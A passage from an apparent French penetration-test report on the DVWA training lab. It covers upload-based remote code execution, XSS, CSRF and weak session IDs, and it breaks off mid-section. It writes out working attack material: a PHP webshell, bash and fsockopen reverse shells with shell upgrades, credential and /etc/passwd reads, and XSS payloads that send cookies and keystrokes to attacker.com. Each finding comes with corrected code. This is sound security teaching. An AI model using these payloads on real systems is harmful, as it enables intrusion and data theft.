curl "http://localhost:8080/hackable/uploads/shell.php?cmd=which+bash"
# => /usr/bin/bash

curl "http://localhost:8080/hackable/uploads/shell.php?cmd=which+python3"
# => (vide - python3 absent)

curl "http://localhost:8080/hackable/uploads/shell.php?cmd=which+nc"
# => (vide - netcat absent)
```

## Étape 3 — Encodage base64 du payload bash

### Pourquoi encoder en base64 ?

La redirection `bash bash -i >& /dev/tcp/...`  contient les caractères `>`, `&` et `/` qui sont interprétés par curl ou le serveur web avant d'atteindre le shell. L'encodage base64 permet de transmettre le payload sans échappement, puis de le décoder et l'exécuter côté cible avec `echo ... | base64 -d | bash`.

```
# Sur Kali - generation du payload encode
echo 'bash -i >& /dev/tcp/172.18.0.1/4444 0>&1' | base64
# => YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMTguMC4xLzQ0NDQgMD4mMQo=
```

## Étape 4 — Listener netcat sur Kali (terminal 1)

```
nc -lvnp 4444
# Listening on 0.0.0.0 4444
```

## Étape 5 — Webshell dédié reverse shell via fsockopen

### fsockopen vs redirection bash

La redirection `bash -i >& /dev/tcp/...`  dépend du flag `enable-net-redirections` de la compilation de bash — absent dans certains conteneurs. `fsockopen()` est une primitive PHP native : elle ouvre un socket TCP sans dépendre de bash ni de `/dev/tcp`, et redirige directement `stdin/stdout/stderr` du processus fils vers ce socket via `proc_open()`. Plus portable, moins détectable par les filtres réseau qui bloquent uniquement les reverse shells bash connus.

```
# Sur Kali - creation de revshell.php
cat > /tmp/revshell.php << 'EOF'
<?php
$sock=fsockopen("172.18.0.1",4444);
$proc=proc_open("/bin/bash -i",
    array(0=>$sock,1=>$sock,2=>$sock),
    $pipes);
?>
EOF

# Uploader revshell.php via le formulaire DVWA, puis declencher :
```

```
curl "http://localhost:8080/hackable/uploads/revshell.php"

# Resultat dans le terminal netcat :
# connect to [172.18.0.1] from (UNKNOWN) [172.18.0.3] 47952
# bash: cannot set terminal process group (1): Inappropriate ioctl for device
# bash: no job control in this shell
# www-data@a4047490e3af:/var/www/html/hackable/uploads$
```

## Étape 6 — Stabilisation du shell brut

```
# Dans le shell www-data obtenu via netcat :
script /dev/null -c bash
# Ctrl+Z (mise en arriere-plan)

# Sur Kali :
stty raw -echo; fg

# De retour dans le shell www-data :
export TERM=xterm-256color
export SHELL=bash
# Shell stable - Ctrl+C ne tue plus la connexion
```

## Étape 7 — Upgrade vers TTY interactif complet avec socat statique

### socat natif vs socat\_static

socat était absent du conteneur. La version dynamique téléchargeable (apt) requiert `libwrap.so.0` (TCP Wrappers), bibliothèque non présente dans l'image DVWA. Solution : binaire **statique** (`socat_static`, 366 Ko) compilé avec toutes ses dépendances embarquées — transférable sur n'importe quelle cible Linux x86\_64 sans prérequis. `socat` avec `pty`, `stderr`, `setsid`, `sigint`, `sane` alloue un vrai pseudo-terminal côté cible, contrairement à `netcat` qui transmet des octets bruts. C'est pourquoi les flèches, l'auto-complétion et Ctrl+C fonctionnent uniquement avec `socat`.

```
# Sur Kali - telechargement du binaire statique et service HTTP
wget https://github.com/andrew-d/static-binaries/raw/master/binaries/linux
/x86_64/socat \
    -O /tmp/socat_static
chmod +x /tmp/socat_static
python3 -m http.server 8889 --directory /tmp

# Dans le shell www-data - recuperation du binaire
cd /tmp
curl -o socat_static http://172.18.0.1:8889/socat_static
chmod +x /tmp/socat_static

# Sur Kali - listener socat TTY (terminal 2)
socat file:`tty`,raw,echo=0 tcp-listen:4445

# Dans le shell www-data - connexion socat
/tmp/socat_static exec:'bash -li',pty,stderr,setsid,sigint,sane \
    tcp:172.18.0.1:4445

# Resultat sur Kali :
# www-data@a4047490e3af:/tmp$
# (TTY interactif complet - tab, fleches, Ctrl+C fonctionnels)
```

## Étape 8 — Post-exploitation et exfiltration

```
# Identite et contexte serveur
id && whoami && hostname
```

```
# uid=33(www-data) gid=33(www-data) groups=33(www-data)
# www-data
# a4047490e3af

# Localisation des fichiers de configuration
find / -name "config.inc.php" 2>/dev/null
# /var/www/html/config/config.inc.php

# Lecture des credentials base de donnees
cat /var/www/html/config/config.inc.php
# db_user      = dvwa
# db_password  = p@ssw0rd
# db_database  = dvwa

# Lecture complete de /etc/passwd
cat /etc/passwd
# root:x:0:0:root:/root:/bin/bash
# www-data:x:33:33:/var/www:/usr/sbin/nologin
# [liste complete des comptes systeme]
```

### 3. Preuve d'exploitation (capture)




Figure 7: File Upload — RCE confirmée : id, uname -a et /etc/passwd via le webshell




Figure 8: Reverse shell socat TTY interactif — Compromission complète du serveur DVWA

**Ce que prouvent ces captures :** Le webshell uploadé sans restriction exécute des commandes arbitraires via de simples requêtes HTTP GET. L'identité du processus serveur (`uid=33 www-data`) est confirmée dans le navigateur. La capture `rvshell.png` montre deux terminaux côte à côte : le listener socat sur Kali (gauche) et le TTY interactif complet sur la cible (droite), avec lecture directe de `config.inc.php`.

**Données exfiltrées :** identité serveur (`www-data@a4047490e3af`), contenu complet de `/etc/passwd`, credentials base de données en clair (`dvwa / p0ssw0rd`) lus depuis `config.inc.php`.

**Impact :** un formulaire d'upload sans validation conduit, en 8 étapes reproductibles, à un accès shell interactif complet sur le serveur et à l'exfiltration de l'ensemble des secrets applicatifs. Aucune connaissance avancée requise ; chaque outil utilisé est disponible par défaut sur Kali Linux. *Réf. : OWASP A04:2021 / MITRE ATT&CK T1505.003 (Web Shell) + T1059 (Command and Scripting Interpreter)*

#### 4. Code source vulnérable (View Source)

Listing 9: `upload/source/low.php` — Aucune vérification du type de fichier

```
1 <?php
2 if( isset($_POST['Upload']) ) {
3     $target = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/"
4         . basename($_FILES['uploaded']['name']);
5     // Aucune vérification : MIME, extension, magic bytes
6     move_uploaded_file($_FILES['uploaded']['tmp_name'], $target);
7     echo "<pre>{$target} successfully uploaded!</pre>";
8 }
9 ?>
```

#### 5. Recommandation et code corrigé

**Nous recommandons :** (1) validation du MIME réel via `finfo` (magic bytes, pas l'en-tête HTTP), (2) liste blanche des extensions, (3) stockage des fichiers **hors du webroot** pour empêcher l'exécution directe, (4) renommage aléatoire du fichier.

Listing 10: Correction : validation MIME + extension + stockage sécurisé

```
1 <?php
2 $allowed_ext = ['jpg','jpeg','png','gif'];
3 $allowed_mime = ['image/jpeg','image/png','image/gif'];
4 $finfo = finfo_open(FILEINFO_MIME_TYPE);
5 $mime = finfo_file($finfo, $_FILES['uploaded']['tmp_name']);
6 finfo_close($finfo);
7 $ext = strtolower(pathinfo($_FILES['uploaded']['name'], PATHINFO_EXTENSION));
8 if(!in_array($mime,$allowed_mime) || !in_array($ext,$allowed_ext))
9     die("Type de fichier non autorise.");
```

```

10 // Nom aleatoire + stockage HORS du webroot (non executable via HTTP)
11 $dest = '/var/secure_uploads/' . bin2hex(random_bytes(16)) . '.' . $ext;
12 move_uploaded_file($_FILES['uploaded']['tmp_name'], $dest);
13 ?>

```

## 4 Phase 3 — Cross-Site Scripting (OWASP A03:2021)

Le XSS permet d'injecter du code JavaScript malveillant dans le navigateur d'un autre utilisateur. Il compromet la confidentialité des sessions, permet le defacement applicatif et ouvre la voie au phishing ciblé.

### 4.1 XSS Réfléchi


• MOYEN

CVSS : 6.1

#### Définition — À destination du client

Le **Cross-Site Scripting (XSS) réfléchi** permet à un attaquant d'injecter un script malveillant dans le navigateur d'une victime via un lien piégé envoyé par email ou messagerie. Lorsque la victime clique sur ce lien, le script s'exécute dans son navigateur et peut voler son cookie de session (équivalent de ses identifiants de connexion), lui permettant d'usurper son compte sans connaître son mot de passe.

#### Schéma d'attaque



#### 1. Description de la vulnérabilité

Le **XSS réfléchi** (non-persistant) a été identifié dans le champ de saisie du module de bienvenue. L'application renvoie dans sa réponse HTML les données saisies sans encodage. Un attaquant peut forger un lien URL contenant un script JavaScript malveillant et l'envoyer à une victime par email ou messagerie. Lorsque la victime clique sur ce lien, le script s'exécute dans son navigateur avec ses droits de session, permettant notamment le **vol du cookie PHPSESSID** et l'usurpation de son compte. OWASP A03:2021 — MITRE T1539.

#### 2. Preuve de concept (PoC)

Référence PoC : <https://portswigger.net/web-security/cross-site-scripting/reflected>

```

# Payload de base -- preuve d'exécution JS
<script>alert('XSS:' + document.domain)</script>

# Vol du cookie de session
<script>alert(document.cookie)</script>
# => PHPSESSID=abc123xyz; security=low

# Exfiltration vers serveur attaquant (PoC)
<script>new Image().src='http://attacker.com/steal?c='+document.cookie</script>

# Contournements de filtre elementaires
<img src=x onerror=alert(document.cookie)>
<svg onload=alert(1)>
<ScRiPt>alert(1)</ScRiPt>

```

### 3. Preuve d’exploitation (capture)




Figure 9: XSS Réfléchi — Payload déclenchant l’affichage du cookie PHPSESSID

### 4. Code source vulnérable (View Source)

Listing 11: xss\_r/source/low.php — Affichage direct sans encodage HTML

```

1 <?php
2 header("X-XSS-Protection: 0");
3 if( isset($_REQUEST['name']) )
4     // Concatenation directe -- payload XSS execute dans le navigateur
5     echo '<pre>Hello ' . $_REQUEST['name'] . '</pre>';
6 ?>

```

### 5. Recommandation et code corrigé

Nous recommandons l’encodage systématique de toutes les sorties HTML avec `htmlspecialchars()` et l’ajout d’un en-tête *Content Security Policy* (CSP) interdisant les scripts inline.

Listing 12: Correction : `htmlspecialchars()` + Content Security Policy

```

1 <?php
2 header("Content-Security-Policy: default-src 'self'; script-src 'self'");
3 if( isset($_REQUEST['name']) )
4     echo '<pre>Hello '
5         . htmlspecialchars($_REQUEST['name'], ENT_QUOTES, 'UTF-8')
6         . '</pre>';
7 ?>

```

## 4.2 XSS Stocké

▲ ÉLEVÉ


CVSS : 8.2

▲

#### Définition — À destination du client

Le **XSS stocké** est la variante la plus dangereuse du Cross-Site Scripting : le script malveillant est enregistré dans la base de données et s’exécute automatiquement dans le navigateur de **chaque visiteur** de la page, sans qu’aucune interaction particulière ne soit requise. Un seul attaquant peut ainsi compromettre simultanément les sessions de tous vos utilisateurs connectés.

### Schéma d’attaque



## 1. Description de la vulnérabilité

Contrairement au XSS réfléchi, le **XSS stocké** (persistant) sauvegarde le payload malveillant en base de données. **Chaque visiteur** de la page exécute automatiquement le script sans avoir à cliquer sur un lien piégé. L'impact est démultiplié : vol massif de sessions, déploiement d'un keylogger affectant tous les utilisateurs, defacement. Nous avons démontré l'injection d'un script keylogger qui exfiltre chaque frappe clavier vers un serveur externe. OWASP A03:2021.

## 2. Preuve de concept (PoC)

Référence PoC : <https://portswigger.net/web-security/cross-site-scripting/stored>

```
# Injection dans le champ "Message" du guestbook
<script>alert('XSS Stocke -- tous les visiteurs !')</script>

# Keylogger -- exfiltre chaque touche frappée (PoC avancée)
<script>
document.onkeypress=function(e){
  new Image().src='http://attacker.com/log?k='+e.key;
}
</script>

# Contournement maxlength via DevTools (F12 -> Inspecteur)
# Modifier maxlength="10" -> maxlength="500"
```

## 3. Preuve d'exploitation (capture)

**DVWA**

**Vulnerability: Stored Cross Site Scripting (XSS)**

Name \*

Message \*

Name: test  
Message: This is a test comment.

Name: test  
Message:

Name: hacker  
Message:

**More Information**

Figure 10: XSS Stocké — Script injecté en base de données, exécuté à chaque visite

#### 4. Code source vulnérable (View Source)

Listing 13: xss\_s/source/low.php — Échappement SQL sans encodage HTML à l'affichage

```

1 <?php
2 $message = mysqli_real_escape_string($conn, trim($_POST['mtxMessage']));
3 $name     = mysqli_real_escape_string($conn, trim($_POST['txtName']));
4 // Injection SQL evitee, mais XSS possible a l'affichage
5 $q = "INSERT INTO guestbook(comment,name) VALUES('$message','$name')";
6 mysqli_query($conn, $q);
7 // A l'affichage : echo $row['comment']; => XSS !
8 ?>

```

#### 5. Recommandation et code corrigé

Nous recommandons d'encoder systématiquement la sortie avec `htmlspecialchars()` à l'affichage (pas uniquement à l'insertion) et d'utiliser des requêtes PDO préparées.

Listing 14: Correction : PDO + encodage HTML obligatoire à l'affichage

```

1 <?php
2 $stmt = $pdo->prepare("INSERT INTO guestbook(comment,name) VALUES(?,?)");
3 $stmt->execute([trim($_POST['mtxMessage']), trim($_POST['txtName'])]);
4 // A l'affichage -- encodage obligatoire quelle que soit la BDD
5 echo htmlspecialchars($row['comment'], ENT_QUOTES, 'UTF-8');
6 echo htmlspecialchars($row['name'], ENT_QUOTES, 'UTF-8');
7 ?>

```

### 4.3 XSS DOM-based


● MOYEN

CVSS : 6.1

#### Définition — À destination du client

Le **XSS DOM-based** est une variante du Cross-Site Scripting qui se produit entièrement dans le navigateur de la victime, sans que la requête malveillante ne transite par votre serveur. Cette caractéristique le rend invisible aux outils de sécurité réseau classiques (pare-feu, WAF). L'impact reste identique aux autres variantes XSS : vol de session, phishing, redirection malveillante.

#### Schéma d'attaque



#### 1. Description de la vulnérabilité

Le **XSS DOM-based** se produit entièrement côté client : le payload est lu depuis l'URL (`document.location.href`) et injecté dans le DOM via `document.write()` sans jamais transiter par le serveur. Cette variante contourne les **Web Application Firewalls (WAF)** qui filtrent uniquement les requêtes HTTP : un payload transmis via le fragment URL (#) n'est jamais envoyé au serveur. OWASP A03:2021.

#### 2. Preuve de concept (PoC)

Référence PoC : <https://portswigger.net/web-security/cross-site-scripting/dom-based>

```

# Via parametre URL (passe par le serveur)
?default=<script>alert(document.cookie)</script>

```

```
# Via fragment (#) -- INVISIBLE pour le serveur et les WAF
#<img src=x onerror=alert(document.cookie)>
#<svg onload=alert(document.domain)>

# Exfiltration console (capture realisee)
?default=<script>console.log(document.cookie)</script>
```

### 3. Preuve d'exploitation (capture)




Figure 11: XSS DOM — Payload `console.log(document.cookie)` : cookie visible dans la console

### 4. Code source vulnérable (View Source)

Listing 15: JavaScript vulnérable — `source:document.URL` / `sink:document.write()`

```
1 // SOURCE : document.location.href (contrôlable par attaquant)
2 // SINK : document.write() -- injecte du HTML brut dans le DOM
3 var lang = document.location.href.substring(
4     document.location.href.indexOf("default=") + 8);
5 document.write("<option value='" + lang + "'>" + decodeURI(lang) + "</option>");
```

### 5. Recommandation et code corrigé

Nous recommandons de remplacer `document.write()` par `textContent` (qui n'interprète jamais le HTML) et d'utiliser la bibliothèque `DOMPurify` pour tout contenu dynamique.

Listing 16: Correction : `createElement` + `textContent` (aucune interprétation HTML)

```
1 var lang = decodeURIComponent(document.location.href.substring(
2     document.location.href.indexOf("default=") + 8));
3 var option = document.createElement('option');
4 option.textContent = lang; // textContent = texte pur, aucun JS execute
5 document.getElementById('default').appendChild(option);
```

## 5 Phase 4 — Authentification et Logique Applicative (A01/A04/A07)

### 5.1 CSRF — Cross-Site Request Forgery

▲ ÉLEVÉ

CVSS : 7.4


▲

#### Définition — À destination du client

La falsification de requête inter-site (CSRF) exploite la confiance qu'un site web accorde au navigateur d'un utilisateur authentifié. Un attaquant crée une page web piégée qui, lorsque

visitée par une victime connectée à votre application, effectue des actions à son nom sans qu'elle en soit consciente : modification de mot de passe, virement bancaire, changement d'adresse email. La victime ne voit qu'une page apparemment innocente.

### Schéma d'attaque



## 1. Description de la vulnérabilité

Le **CSRF** (Cross-Site Request Forgery) exploite la confiance que l'application accorde au navigateur : celui-ci envoie automatiquement les cookies de session avec chaque requête, quelle que soit l'origine de la page. Le changement de mot de passe DVWA s'effectue via une requête GET sans aucun token de protection. Nous avons créé une page malveillante contenant une image invisible dont la source est l'URL de changement de mot de passe : la simple visite de cette page par une victime authentifiée change son mot de passe à son insu. OWASP A01:2021 — MITRE T1600.

## 2. Preuve de concept (PoC)

Référence PoC : <https://portswigger.net/web-security/csrf>

```
<!-- Page malveillante csrf_attack.html (hebergee sur attacker.com) -->
<!DOCTYPE html><html><body>
<h1>Vous avez gagne un bon cadeau !</h1>
<!-- Image 0x0 : invisible mais requete envoyee avec les cookies -->

</body></html>

# Servir la page et faire visiter a la victime :
python3 -m http.server 8081
# => La victime visite http://attacker.com:8081/csrf_attack.html
# => Son mot de passe est change en "hacked" sans interaction
```

## 3. Preuve d'exploitation (capture)




Figure 12: CSRF — Firefox propose de sauvegarder le mdp "hacked" : preuve du changement automatique

#### 4. Code source vulnérable (View Source)

Listing 17: csrf/source/low.php — GET sans token de protection

```

1 <?php
2 if( isset($_GET['Change']) ) {
3     // Pas de token CSRF -- GET exploitable depuis n'importe quel site
4     if( $_GET['password_new'] == $_GET['password_conf'] ) {
5         $pass = md5($_GET['password_new']);
6         $q = "UPDATE users SET password='$pass' WHERE user='".dvwaCurrentUser()."'";
7         mysqli_query($conn, $q);
8         echo "<pre>Password Changed.</pre>";
9     }
10 }
11 ?>

```

#### 5. Recommandation et code corrigé

Nous recommandons le **Synchronizer Token Pattern** : générer un token CSRF aléatoire en session (256 bits), l'inclure dans les formulaires en champ caché et le valider côté serveur avant toute action sensible. Passer en POST et configurer **SameSite=Strict** sur les cookies.

Listing 18: Correction : token CSRF synchronisé + POST + SameSite

```

1 <?php
2 session_start();
3 if(empty($_SESSION['csrf_token']))
4     $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
5 if( isset($_POST['Change']) ) {
6     if(!hash_equals($_SESSION['csrf_token'], $_POST['csrf_token'] ?? ''))
7         die("Requete CSRF bloquee.");
8     $stmt = $pdo->prepare("UPDATE users SET password=? WHERE user=?");
9     $stmt->execute([password_hash($_POST['password_new'], PASSWORD_BCRYPT),
10                     dvwaCurrentUser()]);
11 }
12 // Formulaire : <input type="hidden" name="csrf_token" value="<?=$token?>">
13 ?>

```

### 5.2 Weak Session IDs

▲ ÉLEVÉ


CVSS : 7.5

▲

#### Définition — À destination du client

Lorsque votre application génère des **identifiants de session prévisibles** (séquentiels, basés sur l'heure ou trop courts), un attaquant peut les deviner ou les calculer par essais successifs. Il lui suffit ensuite de placer cet identifiant dans son navigateur pour se connecter en tant qu'un autre utilisateur — sans avoir besoin de son mot de passe. C'est l'équivalent d'un badge d'accès numéroté dans l'ordre.

#### Schéma d'attaque



#### 1. Description de la vulnérabilité

Les identifiants de session du cookie **dvwaSession** sont générés par un simple compteur incrémental (1, 2, 3...). Un attaquant observant la valeur de son cookie peut **prédire ou énumérer** les identifiants des autres utilisateurs connectés et usurper leur session (*session hijacking*) en modifiant manuellement la valeur du cookie. Nous avons confirmé la séquentialité : après 7 clics

sur “Generate”, dvwaSession=7. OWASP A07:2021 — MITRE T1110.

## 2. Preuve de concept (PoC)

Référence PoC : [https://owasp.org/www-community/attacks/Session\\_hijacking\\_attack](https://owasp.org/www-community/attacks/Session_hijacking_attack)

```
# Observation : cliquer plusieurs fois sur "Generate"
dvwaSession = 1    (1er clic)
dvwaSession = 2    (2e clic)
dvwaSession = 7    (7e clic) -- purement sequentiel!

# Hijacking : modifier le cookie dans DevTools (F12)
Application -> Cookies -> dvwaSession -> valeur = 1 -> Recharger
# => Acces a la session de l'utilisateur #1 (admin)

# Enumeration automatisee
for i in range(1,100):
    requests.get(url, cookies={'dvwaSession': str(i)})
```

## 3. Preuve d’exploitation (capture)

